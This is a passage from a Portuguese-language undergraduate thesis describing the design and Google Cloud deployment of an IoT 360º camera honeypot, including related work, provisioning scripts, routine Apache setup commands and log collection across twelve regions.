A capacidade de interoperabilidade das câmeras *IoT* com outros dispositivos conectados é um reflexo direto da essência da arquitetura *IoT*, que visa a integração de múltiplas funções dentro de uma rede coesa e eficiente. Essa integração pode englobar desde o compartilhamento de dados entre dispositivos até a interação com sistemas de inteligência de segurança, que analisam as informações coletadas para identificar automaticamente anomalias e ameaças potenciais (SANT'ANNA, 2021). Portanto, as câmeras *IoT* não são apenas ferramentas de monitoramento, mas também componentes cruciais em sistemas de segurança e automação, promovendo um ambiente mais seguro e interconectado.

Entretanto, essa conexão e o uso intensivo dessas câmeras levantam preocupações significativas sobre a privacidade e segurança. No contexto das *Smart Cities*, em que a eficiência e a segurança são frequentemente priorizadas, é vital que haja debates sobre a ética e a segurança digital, garantindo que a evolução tecnológica não ocorra em detrimento da privacidade dos cidadãos (PERON; ALVAREZ, 2021; PEDRO; BONAMIGO; MELGAçO, 2017).

Sendo assim, as câmeras de segurança *IoT* representam um avanço significativo na vigilância moderna, aproveitando tecnologias da *Internet* das Coisas para criar sistemas mais robustos e reativos. No entanto, debates sobre privacidade e segurança da informação são cruciais para guiar o uso ético e garantir o uso confiável dessas ferramentas.

2.2 Trabalhos Correlatos

Em primeiro lugar, destaca-se o estudo executado por Vieira (2019), cujo objetivo foi avaliar a viabilidade da implementação de uma *Honeynet IoT*. Este projeto empregou os *honeypots Cowrie* e *Dionea*, modificando suas estruturas originais e aplicando-os em *gateways MQTT (Message Queuing Telemetry Transport)*. O *Cowrie* é um *honeypot* de alto nível, projetado para simular servidores *SSH* e *telnet*, com o objetivo de capturar ataques direcionados a essas plataformas. Já *Dionea* é um *honeypot* voltado para a captura de *malware*, frequentemente utilizado para simular vulnerabilidades em serviços como *FTP* e *HTTP*. Os *gateways MQTT* são dispositivos que atuam como intermediários em uma rede *IoT*, facilitando a troca de mensagens entre dispositivos utilizando o protocolo *MQTT*, um protocolo de comunicação leve e eficiente, amplamente adotado na *Internet* das Coisas. Sendo assim, ao simular servidores *MQTT* por meio desses *honeypots*, a pesquisa almejava atrair potenciais invasores direcionados a dispositivos *IoT* ou analisar o comportamento dos ataques, buscando identificar padrões distintos em relação aos conhecidos previamente. Durante a simulação, observou-se que muitos dos *IPs* de origem dos

ataques não estavam registrados nas listas dos principais sites de monitoramento de endereços maliciosos. No entanto, a pesquisa concluiu que a emulação de um *gateway MQTT* não proporcionou resultados satisfatórios na identificação de padrões de ataques distintos em comparação ao conhecimento já estabelecido por trabalhos anteriores. Contudo, com os resultados gerados na pesquisa, não é possível afirmar que não existem usuários maliciosos que procuram em específico por aparelhos *IoT* ou que se comportam de maneira diferente ao invadir dispositivos desse setor. Dessa forma, o trabalho de Vieira (2019) se relaciona com esta pesquisa no propósito de tentar propor uma arquitetura de *honeypot* voltada ao paradigma *IoT*.

Ademais, Wu, Yoshioka e Matsumoto (2020) apresentam uma solução para o gerenciamento do tráfego de *IoT honeypots*. A partir disso, foi utilizada a implementação de um *proxy* para simular o conceito *"man-in-the-middle"*, de maneira que fosse possível controlar e gerenciar o fluxo de entrada e saída do *honeypot IoT*. Outrossim, o *honeypot* implementado não era virtual, ou seja, foi utilizado um *hardware* dedicado para realizar o papel de máquina vulnerável. Isto posto, foram obtidos resultados primordiais que evidenciaram a eficácia do *ThingGate* no gerenciamento do tráfego, proporcionando uma camada adicional de segurança para os dispositivos *IoT*. Além disso, a abordagem realizada por Wu, Yoshioka e Matsumoto (2020) está relacionada a este trabalho, visto que ela permite a coleta de dados referentes a possíveis ameaças e ataques direcionados a dispositivos da *Internet* das Coisas.

Ainda, Guan et al. (2022) abordam a urgência da segurança no contexto da *Internet* das Coisas, em especial, no âmbito de câmeras *IoT* de vídeo de 360 graus. Nesse cenário, a principal meta desse trabalho é conceber e avaliar um *honeypot* escalável de alta interação destinado às câmeras supracitadas, com o intuito de atrair e capturar atividades maliciosas direcionadas a esses dispositivos. Além disso, os métodos empregados na pesquisa incluem a criação e implementação do *honeypot HoneyCam*, bem como a avaliação de sua eficácia em atrair e interagir com atividades maliciosas voltadas para câmeras *IoT*. Por conseguinte, essa pesquisa obteve resultados fundamentais que destacaram e comprovaram a eficácia do *HoneyCam* em atrair e interagir com operações mal intencionadas, proporcionando valiosas perspectivas para a segurança nesse domínio. Por fim, o trabalho feito por Guan et al. (2022) é correlato a este estudo nos aspectos de criação e implementação de uma arquitetura de sistema *honeypot* voltado ao paradigma da *Internet* das Coisas.

Além disso, Zhao, Srinivasa e Vasilomanolakis (2023) também apresentam uma abordagem inovadora para a segurança em dispositivos de *Internet* das Coisas (*IoT*), especificamente em câmeras *IP*. A pesquisa propõe um *honeypot* de interação média que simula a funcionalidade de câmeras *IP* pertencentes à *Internet* das Coisas, permitindo o estudo e a detecção de ataques direcionados a essas vulnerabilidades comuns. Um dos

principais objetivos do estudo é fornecer uma ferramenta de código aberto que exige configurações mínimas, mas que, ao mesmo tempo, suporta uma arquitetura modular para adicionar novos modelos de câmeras. Uma das grandes contribuições do *SweetCam* é a emulação de protocolos relevantes, como SSH, RTSP e HTTP, permitindo que a ferramenta crie uma interface *Web* que simula a interface de uma câmera *IP*, com uma página de login e a capacidade de exibir streams de vídeo e imagens em 360 graus fornecidas pelo usuário. Os resultados obtidos com esse trabalho incluem dados relevantes sobre o comportamento dos invasores, além da validação do conceito de que honeypots podem desviar a atenção dos atacantes de alvos reais.

Outrossim, Tambe et al. (2019) buscaram desenvolver e avaliar um sistema escalável de *honeypots* encaminhados por *VPN*, de maneira que se consiga identificar ameaças voltadas a máquinas *IoT*. Além disso, os métodos utilizados no estudo englobam a aplicação desse sistema proposto de *honeypots* e a avaliação de sua eficiência na descoberta de fluxos perigosos direcionados a *IoT devices*. Nessa conjuntura, os resultados obtidos na pesquisa demonstram a complexidade e a importância da segurança em *IoT*. Em outras palavras, o estudo mostra que a detecção de ameaças por meio de *honeypots* encaminhados por *VPN*, a avaliação de modelos de *Deep Learning*, a gestão de identidade e acesso e a criptografia são aspectos cruciais a serem considerados na proteção eficaz de dispositivos *IoT*. Sendo assim, o trabalho de Tambe et al. (2019) correlaciona esta pesquisa na utilização de *honeypots* como estratégia de melhorar a segurança de aparelhos *IoT*.

Por fim, Mendes (2023) desenvolveram uma infraestrutura de máquinas virtuais em nuvem capaz de suportar experimentos com *Honeypots* voltados para dispositivos *IoT*, visando compreender as ações de atacantes e auxiliar na criação de metodologias para prevenir ataques. Para validar essa infraestrutura, foram emuladas interfaces de *login* de seis dispositivos distintos, incluindo roteadores, um firewall e um sistema de monitoramento, com a implantação de 12 instâncias de máquinas virtuais distribuídas globalmente na *Google Cloud Platform*. O experimento, conduzido ao longo de 15 dias, demonstrou a eficácia da infraestrutura proposta. Os resultados indicaram que, embora alguns invasores tenham tentado acessar os sistemas via *login*, utilizando credenciais padrão como *"admin"*, a maioria explorou vulnerabilidades por meio da manipulação de *URLs*, ataques *XSS* e tentativas de acesso a páginas de administração de serviços. Também foram observados ataques direcionados a dispositivos *IoT*, incluindo ações da *botnet Mozi*.

3 Desenvolvimento

Neste capítulo será detalhado o desenvolvimento deste trabalho. Para isso, as etapas da criação da infraestrutura do *Honeypot* de câmera *IoT* serão apresentadas, assim como o início e término do experimento. Além disso, todos os recursos utilizados no trabalho — como os *scripts*, o modelo desenvolvido do *honeypot*, entre outros — estão disponíveis no repositório oficial[1] desta pesquisa. Por fim, a lista abaixo sistematiza a sequência do processo deste capítulo:

1. Levantamento de qual dispositivo dentro do paradigma *IoT* seria emulado e usado na pesquisa;
2. Construção do dispositivo emulado;
3. Levantamento da infraestrutura a ser utilizada nos experimentos, tal como qual(is) provedora(as) de computação em nuvem a ser(em) usada(as), qual configuração das máquinas, como coletar e armazenar os *logs* obtidos pelos *honeypots*, entre outros aspectos;
4. Implementação dos *honeypots* virtuais usando a infraestrutura decidida, de maneira que inicie o experimento e a coleta dos *logs*;

3.1 Definição do dispositivo *IoT* a ser emulado

Dentre os trabalhos analisados, foi realizada uma filtragem criteriosa para selecionar aqueles que apresentavam maior correlação com o objetivo da pesquisa desenvolvida. Sendo assim, seguindo a linha dos trabalhos (GUAN et al., 2022) e (ZHAO; SRINIVASA; VASILOMANOLAKIS, 2023), foi decidido tentar emular uma câmera de segurança *IoT* que tenha visão 360º.

A partir dessa seleção, buscou-se compreender quais lacunas ainda existiam na área e como a presente pesquisa poderia contribuir para o seu aprimoramento. Essa análise comparativa possibilitou a identificação de aspectos inovadores que poderiam ser explorados, como, por exemplo, na infraestrutura utilizada. Isto posto, tendo o dispositivo *IoT* a ser emulado escolhido, foi decidido usar a infraestrutura de servidor proposta no trabalho (MENDES, 2023) para encapsular a câmera *IoT* emulada.

[1] Disponível em: https://github.com/huryelsouto/honey-cam. Acesso em: 05 de março de 2025.

3.2 Construção do dispositivo emulado

O primeiro passo para a construção do dispositivo emulado foi o desenvolvimento da interface gráfica, composta pela página de *login* e pelo ambiente de visualização do vídeo em 360º. Para isso, utilizou-se como base o projeto desenvolvido no trabalho (ZHAO; SRINIVASA; VASILOMANOLAKIS, 2023), cujo código-fonte foi disponibilizado como *open source* no repositório oficial[2]. Esse projeto apresenta uma interface visual específica para a simulação de vídeos em 360º, baseada na renderização de imagens panorâmicas estáticas.

Dessa forma, foram aproveitadas a estilização e a estrutura visual do *SweetCam*, além da lógica de renderização do vídeo 360º, garantindo que a experiência do usuário fosse mantida de maneira semelhante à original. No entanto, para adequar o sistema às necessidades deste trabalho, algumas modificações foram necessárias. A principal alteração consistiu na reformulação do *frontend*, que, originalmente, utilizava tecnologias específicas do projeto (ZHAO; SRINIVASA; VASILOMANOLAKIS, 2023).

Sendo assim, para garantir maior compatibilidade com a infraestrutura proposta neste projeto, optou-se por reescrever a interface em *HTML*, *CSS* e *JavaScript* puro, proporcionando maior flexibilidade na adaptação ao escopo da pesquisa. Portanto, apesar da interface desenvolvida manter grande similaridade visual e funcional com a do *SweetCam*, o código foi adaptado de forma significativa, permitindo sua integração com o restante do sistema e garantindo que atendesse aos requisitos específicos do experimento conduzido.

Por fim, o segundo passo consistiu na adaptação da arquitetura proposta por Zhao, Srinivasa e Vasilomanolakis (2023) para que pudesse ser encapsulada pela estrutura de servidor abordada em (MENDES, 2023). Essa etapa foi essencial para garantir a integração da câmera emulada ao ambiente de *honeypots* voltado para dispositivos da *Internet* das Coisas (*IoT*) proposta no segundo trabalho.

Para isso, o *backend* original do *SweetCam*, que inicialmente estava implementado em *JavaScript*, foi convertido para *PHP*, tornando-se compatível com a nova arquitetura. Além disso, o servidor que, na versão original, utilizava *Node.js*, foi substituído por um servidor *Apache*, garantindo que a estrutura do sistema seguisse o mesmo padrão definido no projeto (MENDES, 2023). Dessa maneira, a arquitetura final da câmera *IoT* emulada passou a estar totalmente alinhada com a estrutura de servidores proposta para a execução dos *honeypots IoT* em (MENDES, 2023).

[2] Disponível em: https://github.com/Agachily/sweetcam. Acesso em: 05 de março de 2025.

3.3 Levantamento da infraestrutura a ser utilizada

Após a implementação bem-sucedida da emulação do dispositivo, foi conduzido um experimento inicial com o objetivo de validar seu funcionamento dentro do ambiente proposto. Para isso, foi realizado um teste ao longo de 30 dias, utilizando uma máquina virtual na *Google Cloud Platform*, configurada com os mesmos requisitos técnicos do projeto (MENDES, 2023). Além disso, essa etapa teve como finalidade garantir que a infraestrutura desenvolvida operasse corretamente, reproduzindo as condições esperadas para a execução do *honeypot*.

Tipo	**S.O.**	**vCPU**	**Memória**	**Armazenamento**
e2-small	Ubuntu 20.04	0.5 - 2	2GB	10GB

Tabela 1 – Definição de Recursos para as Máquinas Virtuais

Durante o experimento, foi efetuado o *deploy* de um *honeypot* de câmera *IoT*, seguindo as especificações técnicas descritas na Tabela 1, as quais foram definidas com base nos requisitos do estudo (MENDES, 2023). A escolha da plataforma de computação em nuvem, bem como as especificações das máquinas seguiram dessa maneira para que pudesse ser feito um comparativo mais assertivo entre este projeto e o supracitado.

Ao término do período de teste, verificou-se que o sistema funcionou conforme esperado, recebendo tentativas de ataque e registrando as informações de forma adequada. Dessa maneira, confirmou-se que a infraestrutura estava alinhada com os objetivos do estudo, possibilitando a coleta eficaz de dados sobre atividades maliciosas direcionadas ao dispositivo emulado.

Além da validação do funcionamento do *honeypot*, esse experimento inicial permitiu estabelecer a metodologia mais eficiente para a coleta de *logs*, bem como ajustes relacionados à configuração da rede. Dentre essas configurações, destacam-se aspectos como políticas de *Firewall* e a definição do nível de exposição dos serviços à *Internet*. Por fim, constatou-se que os parâmetros estabelecidos na Tabela 1 também se mostraram plenamente adequados para o presente estudo, assegurando a viabilidade da infraestrutura para a execução dos experimentos subsequentes.

3.4 Implementação dos *honeypots* virtuais e início do experimento

A implementação dos *honeypots* de câmera *IoT* ocorreu de acordo com o descrito abaixo. Em outras palavras, foram detalhadas as automações e procedimentos manuais necessários para iniciar o experimento e, outrossim, como os *honeypots* ficaram ao final desse processo.

3.4.1 Inicialização e configuração inicial das máquinas virtuais

Com o estabelecimento dos pré-requisitos, iniciou-se o processo de criação das Máquinas Virtuais (*VMs*) destinadas à execução do *honeypot*. Para tal, foi criado um novo projeto na *Google Cloud Platform (GCP)*, denominado *tcc-huryel*, e, em seguida, foi adicionada a *Compute Engine API*, responsável pelo gerenciamento e administração das instâncias virtuais dentro da infraestrutura de nuvem da *GCP*.

A fim de automatizar o processo de provisionamento e configuração das máquinas, foi desenvolvido o *script* `create_instance.sh`, cujo objetivo é facilitar a criação e preparação das *VMs* que irão atuar como *honeypots* de câmera *IoT*. Esse *script* executa uma série de ações essenciais para garantir o correto funcionamento do servidor *honeypot*, incluindo a criação da máquina virtual, ajustes nas configurações de rede, instalação de dependências e bibliotecas necessárias, além da transferência e configuração do projeto correspondente ao dispositivo emulado. Todo esse processo ocorre de forma automatizada, minimizando a necessidade de intervenção manual.

Adicionalmente, visando aprimorar ainda mais a escalabilidade e a eficiência do *deploy*, foi desenvolvido o *script* `create_multiple_instances.sh`, o qual permite a criação e configuração de múltiplos *honeypots* de forma sequencial. Dessa maneira, tornou-se possível instanciar diversas máquinas *honeypot* de câmera *IoT* simultaneamente, otimizando o tempo de preparação e distribuição das instâncias em diferentes localizações geográficas dentro da infraestrutura do projeto.

3.4.2 Funcionamento do *script* `create_instance.sh`

O script `create_instance.sh` executa uma série de etapas para provisionamento e configuração de uma máquina virtual honeypot de câmera *IoT*. A seguir, estão descritos os principais passos realizados:

1. **Verificação e configuração de chave *SSH*:**
    - O script verifica se já existe uma chave *SSH* configurada na máquina local para conexão com o projeto na *Google Cloud Platform* via *CLI* da *Compute Engine API*;
    - Caso não exista, ele gera e configura automaticamente uma nova chave *SSH*, permitindo a manipulação remota das máquinas virtuais;
    - Se a chave já estiver configurada, o processo segue para as próximas etapas.
2. **Inicialização da instância:**
    - A instância da máquina virtual é criada, definindo parâmetros básicos, como nome da instância e tipo da máquina.

3. **Configuração de rede e *Firewall*:**

    - As regras de *Firewall* são ajustadas para garantir a correta exposição da porta *HTTP*, permitindo a interação com o honeypot de forma pública.

4. **Configuração de acesso *SSH*:**

    - São aplicadas configurações adicionais para permitir o controle da instância via *Compute Engine API*, garantindo a possibilidade de manipulação remota e configuração do dispositivo *IoT* a ser emulado.

5. ***Setup* inicial da instância:**

    - O projeto correspondente ao dispositivo *IoT* emulado é transferido para a instância;
    - Ocorre a instalação das dependências essenciais para o funcionamento do *honeypot*, incluindo o servidor *Apache* e outras bibliotecas necessárias;
    - Configurações iniciais são aplicadas para garantir o correto funcionamento do servidor e do ambiente de captura dos ataques.

3.4.3 Funcionamento do *script* `create_multiple_instances.sh`

O *script* `create_multiple_instances.sh` realiza uma expansão da funcionalidade do `create_instance.sh`, permitindo a criação simultânea de diversas instâncias *honeypot* distribuídas geograficamente. Seu funcionamento baseia-se em um *array* associativo de localizações e nomes de instâncias, garantindo que cada *honeypot* seja implantado em diferentes regiões dentro do projeto na *Google Cloud Platform*. Dessa forma, o sistema se torna mais robusto e capaz de coletar dados sobre ataques em diferentes contextos geográficos, possibilitando análises mais aprofundadas sobre as estratégias empregadas pelos atacantes ao interagir com os *honeypots* de câmera *IoT*.

3.4.4 Configuração manual necessária

Apesar da automatização proporcionada pelos dois *scripts* `create_instance.sh` e `create_multiple_instances.sh`, ainda se fez necessária uma configuração manual em cada uma das máquinas virtuais implantadas. Essa etapa final aconteceu para ajustar parâmetros específicos da infraestrutura para garantir o correto funcionamento dos *honeypots* e a correta coleta de dados.

O primeiro passo consistiu em acessar individualmente cada instância via *SSH* utilizando a *Google Cloud API*. Para isso, o seguinte comando foi executado, substituindo os valores correspondentes ao nome do *honeypot* e à zona em que a instância foi criada:

```
gcloud compute ssh <honeypot-name> --zone=<zone>
```

Após a conexão bem-sucedida com a máquina virtual, a próxima etapa foi a execução de uma série de comandos. Esses comandos estão detalhados abaixo e foram realizados em sequência, com o objetivo de ajustar a configuração do servidor:

```
$ sudo rm /var/www/html/index.html && \
sudo mkdir -p /var/www/html/logs && \
sudo chown -R www-data:www-data /var/www/html/logs && \
sudo tee /etc/apache2/sites-available/000-default.conf > /dev/null <<EOF
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        <Directory /var/www/html>
                AllowOverride All
                Require all granted
        </Directory>
</VirtualHost>
EOF
sudo a2enmod rewrite && \
sudo systemctl restart apache2
```

Os comandos que foram executados acima têm como objetivo realizar diversas configurações essenciais. Tais configurações incluem:

- Remoção do arquivo padrão `index.html` da raiz do servidor *Web* para evitar exibição de páginas não relacionadas ao *honeypot*;
- Criação do diretório `/var/www/html/logs` para armazenamento estruturado dos registros de acesso;
- Ajuste de permissões do diretório de *logs*, garantindo que o usuário do servidor *Web* (`www-data`) tenha controle total sobre os arquivos armazenados;
- Substituição da configuração padrão do *Apache* para permitir o funcionamento correto do *honeypot*, incluindo:
  - Definição do diretório raiz da aplicação (`DocumentRoot /var/www/html`);

  - Configuração de arquivos de erro e acesso (`ErrorLog` e `CustomLog`);
  - Permissão para sobrescrita de arquivos dentro do diretório `/var/www/html`, garantindo maior flexibilidade na estruturação do ambiente.

- Habilitação do módulo *rewrite* no *Apache*, essencial para manipulação dinâmica de *URLs*;
- Reinicialização do serviço *Apache* para aplicar todas as configurações realizadas.

Após a finalização das configurações manuais em cada uma das máquinas, os *honeypots* foram completamente configurados e estavam prontos para serem acessados e utilizados na coleta de dados sobre atividades maliciosas direcionadas ao ambiente de estudo. Adicionalmente, ao acessá-los remotamente via *HTTP*, foi possível interagir com a interface de *login* de cada um dos dispositivos. Caso os atacantes tentassem inserir credenciais fracas (*e.g.*, usuário *admin* e senha *admin*), tornava-se viável a interação com a tela de manipulação da câmera, conforme ilustrado nas Figuras 2 e 3, respectivamente. Ademais, as interfaces *Web* apresentadas em ambas as Figuras 2 e 3 permaneceram extremamente similares às do projeto (ZHAO; SRINIVASA; VASILOMANOLAKIS, 2023), ou seja, foram mantidos os mesmos elementos (*e.g.*, imagens e logotipos) e estilizações. Dessa forma, a partir desse ponto, o experimento foi oficialmente iniciado.



Figura 2 – Interface de *login* do *honeypot*.



Figura 3 – Interface de interação com imagem 360º do *honeypot*.

4 Resultados

O objetivo deste capítulo é apresentar uma análise detalhada dos resultados obtidos a partir da execução do experimento proposto. Para a realização desse experimento, foram empregados *Honeypots* capazes de emular interface de uma câmera *IoT*, um dispositivo integrante do ecossistema da *Internet* das Coisas (*IoT*).

Por meio desta abordagem, foi possível demonstrar a funcionalidade da infraestrutura proposta por este estudo, conforme descrito em (MENDES, 2023), bem como estabelecer uma comparação sistemática entre os dados coletados nos dois trabalhos. A análise comparativa visa avaliar a eficácia e a relevância da solução proposta, contribuindo para uma compreensão mais aprofundada do comportamento dos dispositivos *IoT* em ambientes simulados de segurança cibernética.

4.1 Encerramento do Experimento e Obtenção das Informações Coletadas pelas Máquinas Implementadas

O experimento foi conduzido sob condições semelhantes às do trabalho (MENDES, 2023), com uma duração total de 15 dias, compreendendo o período entre 04 de janeiro de 2025 e 19 de janeiro de 2025. Ademais, este experimento também teve como objetivo realizar uma análise preliminar dos acessos registrados nos *honeypots* implantados, bem como uma comparação com os resultados obtidos no estudo de (MENDES, 2023). No entanto, análises mais aprofundadas dos resultados obtidos serão abordadas em trabalhos futuros.

No que diz respeito à infraestrutura do experimento, foram instanciadas doze máquinas virtuais na nuvem, seguindo o modelo descrito anteriormente. Para assegurar uma comparação mais precisa entre os resultados obtidos nos diferentes estudos, os *honeypots* implementados neste trabalho foram distribuídos nas mesmas localizações utilizadas em (MENDES, 2023). Essas localizações estão representadas na Figura 4, e a relação entre instâncias e localizações pode ser observada na Tabela 2. Por fim, a interface do *Google Cloud Computing* após o *deploy* dos *honeypots* de câmera *IoT* está ilustrada na Figura 5.

Para a coleta dos dados gerados pelos *honeypots*, utilizou-se o *script* `get_logs.sh` disponível no repositório deste trabalho, o qual permite a obtenção automatizada dos *logs* de diversas instâncias distribuídas globalmente. Para garantir a correta extração dos dados, foi necessário adaptar o *script*, substituindo o vetor `INSTANCES` pelo seguinte *array* em *Shell Script*, onde a chave representa o nome da instância do *honeypot* e o valor corresponde à localização da instância no *Google Cloud Platform*:

Figura 4 – Localizações geográficas dos *honeypots* implantados.

Instância	**Localização - VM**
honeycam-sao-paulo	São Paulo
honeycam-tel-aviv	Tel Aviv
honeycam-santiago	Santiago
honeycam-mumbai	Mumbai
honeycam-los-angeles	Los Angeles
honeycam-hong-kong	Hong Kong
honeycam-norte-da-virginia	Norte da Virgínia
honeycam-tokyo	Tokyo
honeycam-paris	Paris
honeycam-singapura	Singapura
honeycam-frankfurt	Frankfurt
honeycam-sydney	Sydney

Tabela 2 – Localização de cada Máquina Virtual



Figura 5 – Instâncias de Máquina Virtual no *GCP* dos *honeypots* de câmera *IoT*

```
declare -A INSTANCES
INSTANCES=(
    ["honeycam-sao-paulo"]="southamerica-east1-a"
    ["honeycam-tel-aviv"]="me-west1-a"
    ["honeycam-santiago"]="southamerica-west1-a"
    ["honeycam-mumbai"]="asia-south1-a"
    ["honeycam-los-angeles"]="us-west2-a"
    ["honeycam-hong-kong"]="asia-east2-a"
    ["honeycam-norte-da-virginia"]="us-east4-a"
    ["honeycam-tokyo"]="asia-northeast1-a"
    ["honeycam-paris"]="europe-west9-a"
    ["honeycam-singapura"]="asia-southeast1-a"
    ["honeycam-frankfurt"]="europe-west3-a"
    ["honeycam-sydney"]="australia-southeast1-a"
)
```

Após a execução do *script* adaptado, os *logs* coletados foram armazenados automaticamente no diretório denominado `honeycam_logs_coletados`. Dentro desse diretório, foi criado um subdiretório correspondente a cada instância, nomeado no formato:

```
logs-${INSTANCE}
```

O *script* desenvolvido possibilitou a coleta eficiente de diferentes categorias de *logs*. Os dois tipos de *logs* coletados foram:

- ***Logs* de acesso e erro do servidor Apache:** que dizem respeito às tentativas de conexão e possíveis erros enfrentados pelas instâncias do *honeypot*;
- ***Logs* do próprio projeto:** que correspondem a todas interações dos atacantes com o *honeypot*, como os dados inseridos ao tentar realizar o *login* e ações executadas na interface da câmera IoT (movimentação da lente, alteração do campo de visão, aplicação de *zoom*, entre outros comportamentos).

Após a obtenção dos *logs*, a finalização do experimento foi realizada por meio da própria interface da *Google Cloud Platform*, onde todas as instâncias foram pausadas manualmente. Dessa forma, o processo de coleta foi concluído com sucesso e o experimento foi encerrado corretamente, o que garantiu a disponibilidade dos dados necessários para a análise posterior.

4.2 Tratamento dos *Logs*

Conforme mencionado na Seção 4.1 deste estudo, após a finalização do experimento, foram coletados os *logs* do *honeypot*. Para facilitar a análise dos resultados, especialmente dos *logs* gerados pelo *Apache*, foi empregado um analisador de *log* da *Web* de código aberto denominado *GoAccess*[1]. Essa abordagem segue a mesma lógica adotada por Mendes (2023), uma vez que essa ferramenta oferece diversas métricas interativas e visuais, tais como gráficos, a partir dos arquivos de *logs* coletados pelos *honeypots*. Para processar os *logs* utilizando o *GoAccess*, foram desenvolvidos dois *scripts*, os quais estão disponíveis no repositório[2] deste estudo: `organize_logs.sh` e `process_logs.sh`.

- **`organize_logs.sh`**: Esse *script* tem como função descompactar todos os *logs* gerados pelo *Apache* em cada um dos *honeypots*, organizando-os em subdiretórios específicos conforme o tipo de *log*, a saber: *access logs*, *error logs* e *other logs*;
